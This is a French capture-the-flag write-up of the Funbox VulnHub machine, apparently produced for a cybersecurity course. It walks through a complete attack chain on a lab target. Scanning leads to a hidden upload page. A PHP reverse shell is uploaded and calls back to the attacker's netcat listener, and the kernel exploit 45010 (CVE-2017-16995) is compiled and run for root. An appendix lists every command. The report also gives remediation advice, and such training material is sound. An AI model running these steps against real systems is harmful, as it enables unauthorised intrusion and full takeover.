

RAPPORT DE CYBERSÉCURITÉ

Funbox CTF - File Upload to Root

Résumé exécutif

Ce rapport présente l'exploitation complète de la machine Funbox CTF depuis la reconnaissance initiale jusqu'à l'obtention des privilèges root. L'attaque exploite un fichier ROBOTS.TXT en majuscules révélant un répertoire caché avec une fonctionnalité d'upload non sécurisée, suivie d'une élévation de privilèges via un exploit kernel (CVE-2017-16995).

⚠ AVERTISSEMENT

Ce rapport est destiné à des fins éducatives uniquement. Les techniques décrites ne doivent être utilisées que dans un environnement de test contrôlé avec autorisation explicite.

Ibrahim Kakaev
Décembre 2025

Cible : Funbox CTF (VulnHub)
Difficulté : Intermédiaire

Table des matières

1	Introduction	3
1.1	Contexte	3
1.2	Objectifs	3
1.3	Informations sur la cible	3
2	Méthodologie	4
2.1	Phases de l'attaque	4
2.2	Outils utilisés	4
3	Phase 1 : Reconnaissance	5
3.1	Découverte de la cible	5
3.1.1	Commande arp-scan	5
4	Phase 2 : Énumération	6
4.1	Scan Nmap complet	6
4.1.1	Commande	6
5	Phase 3 : Découverte du répertoire caché	7
5.1	Fichier ROBOTS.TXT en majuscules	7
5.1.1	Commande	7
6	Phase 4 : Webadmin - Accès à la page d'upload	8
6.1	Exploration du répertoire caché	8
6.1.1	Commande	8
7	Phase 5 : Gain Access	9
7.1	Préparation du reverse shell	9
7.1.1	Commandes	9
7.2	Lancement du listener	9
7.2.1	Commande netcat	9
7.3	Upload et exécution du shell	9
8	Phase 6 : Énumération système	10
8.1	Identification du kernel vulnérable	10
8.1.1	Commande	10
9	Phase 7 : Élévation de privilèges - Root	11
9.1	Exploitation du kernel	11
9.1.1	Procédure d'exploitation	11
10	Analyse des vulnérabilités	12
10.1	Chaîne d'exploitation complète	12
10.2	Vulnérabilités critiques identifiées	12
10.2.1	1. Information Disclosure via ROBOTS.TXT	12
10.2.2	2. Upload de fichiers non sécurisé	12
10.2.3	3. Kernel obsolète et vulnérable	13
10.2.4	4. Sécurité par l'obscurité	13

11	Recommandations de sécurité	14
11.1	Corrections immédiates	14
11.1.1	1. Sécurisation de l'upload de fichiers	14
11.1.2	2. Mise à jour du système	14
11.1.3	3. Configuration du fichier robots.txt	15
11.1.4	4. Désactiver l'exécution PHP dans les dossiers d'upload	15
11.2	Recommandations stratégiques	15
11.2.1	Défense en profondeur	15
11.2.2	Hardening système	15
12	Timeline de l'attaque	16
13	Conclusion	17
13.1	Résumé de l'exploitation	17
13.2	Compétences développées	17
13.3	Leçons apprises	17
14	Annexes	18
14.1	Annexe A : Commandes complètes récapitulatives	18
14.2	Annexe B : Liste des screenshots	19
14.3	Annexe C : Ressources et références	19

1 Introduction

1.1 Contexte

Funbox CTF est une machine virtuelle disponible sur VulnHub, conçue pour pratiquer les techniques de test d'intrusion dans un environnement légal et contrôlé. Cette machine met l'accent sur l'énumération web avec une particularité : les fichiers sensibles sont en majuscules.

1.2 Objectifs

- Découvrir les répertoires cachés via énumération
- Accéder à l'interface d'administration web (webadmin)
- Obtenir un accès initial au système (gain access)
- Élever les privilèges jusqu'à root

1.3 Informations sur la cible

Nom : Funbox CTF (Funbox 4)
Source : <https://www.vulnhub.com/entry/funbox-ctf,546/>
Auteur : 0815R2d2
IP Cible : 10.0.2.11
IP Attaquant : 10.0.2.9
Hint : Nikto scans "case sensitive"

2 Méthodologie

2.1 Phases de l'attaque

L'exploitation suit une progression logique :

1. **Reconnaissance** - Découverte de la cible avec arp-scan
2. **Énumération** - Scan des ports avec Nmap
3. **Découverte** - Fichier ROBOTS.TXT en majuscules
4. **Webadmin** - Accès à la page d'upload cachée
5. **Gain Access** - Upload d'un reverse shell PHP
6. **Énumération système** - Identification du kernel vulnérable
7. **Root** - Exploitation kernel CVE-2017-16995

2.2 Outils utilisés

Reconnaissance : arp-scan

Énumération : nmap, curl

Exploitation web : php-reverse-shell.php

Listener : netcat

Escalade : Kernel exploit 45010.c (CVE-2017-16995)

Compilation : gcc-5


3 Phase 1 : Reconnaissance

3.1 Découverte de la cible

3.1.1 Commande arp-scan

```
sudo arp-scan -l
```

Objectif : Identifier l'adresse IP de la machine cible sur le réseau local.



```
Session Actions Edit View Help
(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:63:b0:05, IPv4: 10.0.2.9
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1 52:54:00:12:35:00 (Unknown: locally administered)
10.0.2.2 52:54:00:12:35:00 (Unknown: locally administered)
10.0.2.3 08:00:27:fd:82:af (Unknown)
10.0.2.11 08:00:27:58:9b:1b (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.927 seconds (132.85 hosts/sec). 4 responded
(kali㉿kali)-[~]
└─$
```

Figure 1 – Découverte réseau - IP cible identifiée : 10.0.2.11

Résultat :

IP Kali (attaquant) : 10.0.2.9
IP Cible : 10.0.2.11
Réseau : 10.0.2.0/24

4 Phase 2 : Énumération


4.1 Scan Nmap complet

4.1.1 Commande

```
nmap -sC -sV -p- 10.0.2.11
```

Options :

- -sC : Scripts par défaut NSE
- -sV : Détection de versions
- -p- : Scan de tous les ports



```
(kali@kali)-[~]  
$ nmap -sC -sV -p- 10.0.2.11  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 15:22 EST  
Nmap scan report for 10.0.2.11  
Host is up (0.00012s latency).  
Not shown: 65531 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   2048 f6:b3:8f:f1:e3:b7:6c:18:ee:31:22:d3:d4:c9:5f:e6 (RSA)  
|   256 45:c2:16:fc:3e:a9:fc:32:fc:36:fb:d7:ce:4f:2b:fe (ECDSA)  
|_  256 4f:f8:46:72:22:9f:d3:10:51:9c:49:e0:76:5f:25:33 (ED25519)  
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))  
|_ http-title: Apache2 Ubuntu Default Page: It works  
|_ http-server-header: Apache/2.4.18 (Ubuntu)  
110/tcp   open  pop3      Dovecot pop3d  
|_ pop3-capabilities: TOP RESP-CODES CAPA AUTH-RESP-CODE SASL PIPELINING UIDL  
143/tcp   open  imap      Dovecot imapd  
|_ imap-capabilities: capabilities more LOGINDISABLEDA0001 OK ID LITERAL+ IDLE have Pre-login post-login LOGIN-REFER  
      RALS SASL-IR ENABLE IMAP4rev1 listed  
MAC Address: 08:00:27:58:0B:1B (PCS-Systemtechnik/Oracle VirtualBox virtual NIC)
```

Figure 2 – Scan Nmap - Services détectés sur la cible

Services découverts :

Port 22 : OpenSSH 7.2p2 Ubuntu 4
Port 80 : Apache httpd 2.4.18 (Ubuntu)
Port 110 : Dovecot pop3d
Port 143 : Dovecot imapd
Page web : Apache2 Ubuntu Default Page

Analyse : Le port 80 affiche la page par défaut d'Apache. Une énumération plus poussée est nécessaire pour trouver du contenu caché.

5 Phase 3 : Découverte du répertoire caché

5.1 Fichier ROBOTS.TXT en majuscules

5.1.1 Commande

```
curl http://10.0.2.11/ROBOTS.TXT
```

Contexte : L'indice de VulnHub mentionne que Nikto scanne en "case sensitive". Les fichiers standards comme robots.txt peuvent exister en majuscules.




Figure 3 – Découverte du fichier ROBOTS.TXT révélant les répertoires cachés

Contenu du fichier :

```
Disallow: upload/  
Disallow: igmseklhgmrmtherij2145236
```

Analyse :

Répertoires découverts :

- /upload/ - Dossier d'upload potentiel
- /igmseklhgmrmtherij2145236/ - Répertoire caché avec nom aléatoire


Vulnérabilité : Information Disclosure via robots.txt

6 Phase 4 : Webadmin - Accès à la page d'upload

6.1 Exploration du répertoire caché

6.1.1 Commande

```
firefox http://10.0.2.11/igmseklhgmrmtherij2145236/upload.php
```



```
Disallow: igmseklhgmrmtherij2145236
(kali㉿kali)-[~]
$ firefox http://10.0.2.11/igmseklhgmrmtherij2145236/
(kali㉿kali)-[~]
$ firefox http://10.0.2.11/igmseklhgmrmtherij2145236/upload.php
(kali㉿kali)-[~]
$
```

Figure 4 – Webadmin - Page d'upload découverte

Interface découverte :

☐ WEBADMIN trouvé

URL : http ://10.0.2.11/igmseklhgmrmtherij2145236/upload.php

Fonctionnalité : "Upload your time sheet, please :"

Type : Formulaire d'upload de fichiers sans authentification

Vulnérabilité identifiée :

Sévérité : CRITIQUE

Type : Unrestricted File Upload

Impact : Upload de fichiers arbitraires sans validation

CWE : CWE-434 (Unrestricted Upload of File with Dangerous Type)

7 Phase 5 : Gain Access

7.1 Préparation du reverse shell

7.1.1 Commandes

```
cp /usr/share/webshells/php/php-reverse-shell.php shell.php  
nano shell.php
```

Modifications nécessaires :

```
$ip = '10.0.2.9'; // IP de l'attaquant (Kali)  
$port = 4444; // Port d'écoute
```

7.2 Lancement du listener


7.2.1 Commande netcat

```
nc -lvnp 4444
```

7.3 Upload et exécution du shell

Procédure :

1. Accéder à <http://10.0.2.11/igmseklhgmrmjtherij2145236/upload.php>
2. Sélectionner le fichier shell.php
3. Cliquer sur Upload
4. Accéder à <http://10.0.2.11/igmseklhgmrmjtherij2145236/upload/shell.php>



```
(kali@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.0.2.9] from (UNKNOWN) [10.0.2.11] 38054  
Linux funbox4 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux  
21:37:56 up 19 min, 0 users, load average: 0.00, 0.25, 0.29  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ whoami  
www-data  
$ id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
$
```

Figure 5 – Gain Access - Shell www-data obtenu via netcat

Accès obtenu :

☐ GAIN ACCESS réussi

Connexion établie : 10.0.2.11 → 10.0.2.9 :4444

Utilisateur : www-data

UID : 33 (www-data)

GID : 33 (www-data)

8 Phase 6 : Énumération système

8.1 Identification du kernel vulnérable

8.1.1 Commande

```
uname -a
```

```
$ uname -a
Linux funbox4 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
$
```

Figure 6 – Énumération système - Kernel vulnérable identifié

Informations système :

Kernel : Linux funbox4 4.4.0-21-generic

Architecture : x86_64

Distribution : Ubuntu 16.04

Date : Mon Apr 18 18 :33 :37 UTC 2016

Vulnérabilité : CVE-2017-16995

Exploit : Linux Kernel < 4.13.9 - Local Privilege Escalation

Recherche de l'exploit :

```
searchsploit -m 45010
```

9 Phase 7 : Élévation de privilèges - Root

9.1 Exploitation du kernel

9.1.1 Procédure d'exploitation

Étape 1 : Upload de l'exploit via la page web

```
# Sur Kali, récupérer l'exploit
searchsploit -m 45010

# Uploader 45010.c via http://10.0.2.11/igmseklhgmrjmtherij2145236/upload.php
```

Étape 2 : Compilation et exécution (dans le shell www-data)

```
cd /tmp
mv /var/www/html/igmseklhgmrmjtherij2145236/upload/45010.c .
gcc-5 45010.c -o root
chmod +x root
./root
```

[illegible]

Figure 7 – Root - Exploitation kernel réussie et flag obtenu

Vérification et flag :

```
whoami
ls -la /root/
cat /root/flag.txt
```

ROOT OBTENU

Privileges root obtenus avec succès via l'exploitation du kernel CVE-2017-16995

Flag : /root/flag.txt

10 Analyse des vulnérabilités

10.1 Chaîne d'exploitation complète

Résumé du chemin d'attaque :

1. Découverte de la cible (arp-scan)
2. Identification des services (nmap)
3. Découverte du fichier ROBOTS.TXT en majuscules
4. Identification du répertoire caché igmseklhgmrmtherij2145236
5. Accès à la page d'upload (webadmin)
6. Upload d'un reverse shell PHP
7. Obtention d'un shell www-data (gain access)
8. Identification du kernel vulnérable 4.4.0-21
9. Exploitation CVE-2017-16995 (exploit 45010)
10. Obtention des privilèges root

10.2 Vulnérabilités critiques identifiées

10.2.1 1. Information Disclosure via ROBOTS.TXT

Sévérité : MOYENNE

Localisation : /ROBOTS.TXT

Impact : Révélation de répertoires cachés

Particularité : Fichier en majuscules (bypass des scans standards)

CWE : CWE-200 (Exposure of Sensitive Information)

10.2.2 2. Upload de fichiers non sécurisé

Sévérité : CRITIQUE

Localisation : /igmseklhgmrmtherij2145236/upload.php

Impact : Exécution de code arbitraire

Problèmes :

- Pas d'authentification requise
- Pas de validation du type de fichier
- Pas de vérification de l'extension
- Fichiers uploadés dans le webroot

CWE : CWE-434 (Unrestricted Upload of File)

10.2.3 3. Kernel obsolète et vulnérable

Sévérité : CRITIQUE
Kernel : 4.4.0-21-generic
CVE : CVE-2017-16995
Impact : Élévation de privilèges locale vers root
Exploit : 45010.c (Exploit-DB)
CWE : CWE-269 (Improper Privilege Management)

10.2.4 4. Sécurité par l'obscurité

Sévérité : MOYENNE
Problème : Répertoire avec nom aléatoire comme seule protection
Impact : Fausse impression de sécurité
Réalité : Facilement découvert via robots.txt

11 Recommandations de sécurité

11.1 Corrections immédiates

11.1.1 1. Sécurisation de l'upload de fichiers

Actions multiples :

```
// 1. Authentification obligatoire
session_start();
if (!isset($_SESSION['authenticated'])) {
    die('Access_denied');
}

// 2. Whitelist d'extensions stricte
$allowed = ['pdf', 'doc', 'docx', 'xls', 'xlsx'];
$ext = strtolower(pathinfo($_FILES['file']['name'], PATHINFO_EXTENSION));
if (!in_array($ext, $allowed)) die('Invalid_file_type');

// 3. Vérification du type MIME
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$mime = finfo_file($finfo, $_FILES['file']['tmp_name']);
$allowed_mimes = ['application/pdf', 'application/msword'];
if (!in_array($mime, $allowed_mimes)) die('Invalid_MIME');

// 4. Upload hors du webroot
$upload_dir = '/var/uploads/';
$filename = bin2hex(random_bytes(16)) . '.' . $ext;
move_uploaded_file($_FILES['file']['tmp_name'], $upload_dir . $filename);
```

Priorité : CRITIQUE

11.1.2 2. Mise à jour du système

Action : Mettre à jour le kernel et le système

Priorité : CRITIQUE

Commandes :

```
sudo apt update
sudo apt upgrade
sudo apt dist-upgrade
sudo reboot
```

Kernel recommandé : >= 4.13.9

11.1.3 3. Configuration du fichier robots.txt

Action : Ne jamais lister de répertoires sensibles

Priorité : ÉLEVÉE

Bonnes pratiques :

- Ne pas utiliser robots.txt pour "cacher" des répertoires
- Utiliser l'authentification pour protéger les zones sensibles
- Implémenter des contrôles d'accès au niveau serveur

11.1.4 4. Désactiver l'exécution PHP dans les dossiers d'upload

Fichier : .htaccess dans le dossier upload

Contenu :

```
php_flag engine off
AddHandler default-handler .php .phtml .php3 .php4 .php5
```

Alternative Apache :

```
<Directory /var/www/html/upload>
    php_admin_flag engine Off
    RemoveHandler .php .phtml .php3 .php4 .php5
</Directory>
```

Priorité : CRITIQUE

11.2 Recommandations stratégiques

11.2.1 Défense en profondeur

- **WAF (Web Application Firewall) :** ModSecurity avec règles OWASP
- **Mises à jour automatiques :** unattended-upgrades pour les patches de sécurité
- **Monitoring :** Surveillance des uploads et des connexions
- **Principe du moindre privilège :** Limiter les permissions www-data
- **Isolation :** Conteneurisation ou chroot pour les applications web

11.2.2 Hardening système

- Désactiver les compilateurs (gcc) sur les serveurs de production
- Implémenter SELinux ou AppArmor
- Configurer des limites de ressources
- Auditer régulièrement les permissions fichiers

12 Timeline de l'attaque

Durée totale : 15-20 minutes

00 :00 - 00 :02 : Reconnaissance avec arp-scan
00 :02 - 00 :05 : Énumération avec Nmap
00 :05 - 00 :07 : Découverte ROBOTS.TXT et répertoires cachés
00 :07 - 00 :09 : Exploration de la page upload (webadmin)
00 :09 - 00 :12 : Préparation et upload du reverse shell
00 :12 - 00 :14 : Obtention du shell www-data (gain access)
00 :14 - 00 :16 : Énumération système et identification kernel
00 :16 - 00 :20 : Exploitation kernel et obtention root

13 Conclusion

13.1 Résumé de l'exploitation

Cette machine Funbox CTF démontre plusieurs vulnérabilités critiques :

- **Énumération insuffisante** : Le fichier ROBOTS.TXT en majuscules échappe aux scans standards
- **Upload non sécurisé** : Aucune validation ni authentification
- **Sécurité par l'obscurité** : Un nom de répertoire aléatoire ne constitue pas une protection
- **Système obsolète** : Kernel vulnérable permettant l'escalade

13.2 Compétences développées

Ce CTF permet de pratiquer :

- L'énumération web avec attention aux variations de casse
- L'exploitation d'upload de fichiers non sécurisé
- L'utilisation de reverse shells PHP
- L'identification et l'exploitation de vulnérabilités kernel
- La compilation d'exploits sur système cible

13.3 Leçons apprises

Points clés pour la défense :

- Toujours valider les uploads côté serveur
- Maintenir les systèmes à jour (kernel inclus)
- Ne jamais utiliser robots.txt pour cacher des ressources
- Implémenter l'authentification sur toutes les fonctionnalités sensibles
- Désactiver l'exécution de scripts dans les dossiers d'upload

Mission accomplie

Accès root obtenu avec succès sur Funbox CTF
via upload de webshell et exploitation kernel CVE-2017-16995

14 Annexes

14.1 Annexe A : Commandes complètes récapitulatives

```
# === PHASE 1 : RECONNAISSANCE ===
sudo arp-scan -l

# === PHASE 2 : ENUMERATION ===
nmap -sC -sV -p- 10.0.2.11

# === PHASE 3 : DECOUVERTE ROBOTS.TXT ===
curl http://10.0.2.11/ROBOTS.TXT

# === PHASE 4 : WEBADMIN ===
firefox http://10.0.2.11/igmseklhgmrmjtherij2145236/upload.php

# === PHASE 5 : GAIN ACCESS ===
# Preparation du reverse shell
cp /usr/share/webshells/php/php-reverse-shell.php shell.php
nano shell.php
# Modifier: $ip = '10.0.2.9'; $port = 4444;

# Lancer le listener
nc -lvnp 4444

# Upload shell.php via la page web
# Accéder à http://10.0.2.11/igmseklhgmrmjtherij2145236/upload/shell.php

# === PHASE 6 : ENUMERATION SYSTEME ===
whoami
id
uname -a

# === PHASE 7 : ROOT ===
# Sur Kali: searchsploit -m 45010
# Upload 45010.c via la page upload

# Dans le shell www-data:
cd /tmp
mv /var/www/html/igmseklhgmrmjtherij2145236/upload/45010.c .
gcc-5 45010.c -o root
chmod +x root
./root
whoami
cat /root/flag.txt
```

14.2 Annexe B : Liste des screenshots

Screenshot 1 (screen_1.png) : sudo arp-scan -l
Screenshot 2 (screen_2.png) : nmap -sC -sV -p- 10.0.2.11
Screenshot 3 (screen_3.png) : curl ROBOTS.TXT - répertoires cachés
Screenshot 4 (screen_4.png) : Webadmin - page upload.php
Screenshot 5 (screen_5.png) : Gain Access - shell www-data
Screenshot 6 (screen_6.png) : uname -a - kernel vulnérable
Screenshot 7 (screen_7.png) : Root - exploit kernel + flag

14.3 Annexe C : Ressources et références

- **VulnHub** : <https://www.vulnhub.com/entry/funbox-ctf,546/>
- **Exploit-DB 45010** : <https://www.exploit-db.com/exploits/45010>
- **CVE-2017-16995** : <https://nvd.nist.gov/vuln/detail/CVE-2017-16995>
- **OWASP File Upload** : https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- **PHP Reverse Shell** : <https://github.com/pentestmonkey/php-reverse-shell>

Notes importantes

☐ Avertissement légal

Ce rapport est fourni à des fins éducatives uniquement. Les techniques décrites ne doivent être utilisées que dans des environnements de test contrôlés ou avec une autorisation écrite explicite.

L'utilisation de ces techniques sur des systèmes sans autorisation est illégale et peut entraîner des poursuites pénales.

L'auteur de ce rapport décline toute responsabilité en cas d'utilisation abusive des informations contenues dans ce document.

Rapport rédigé par

Ibrahim Kakaev
Décembre 2025

Dans le cadre d'une formation en cybersécurité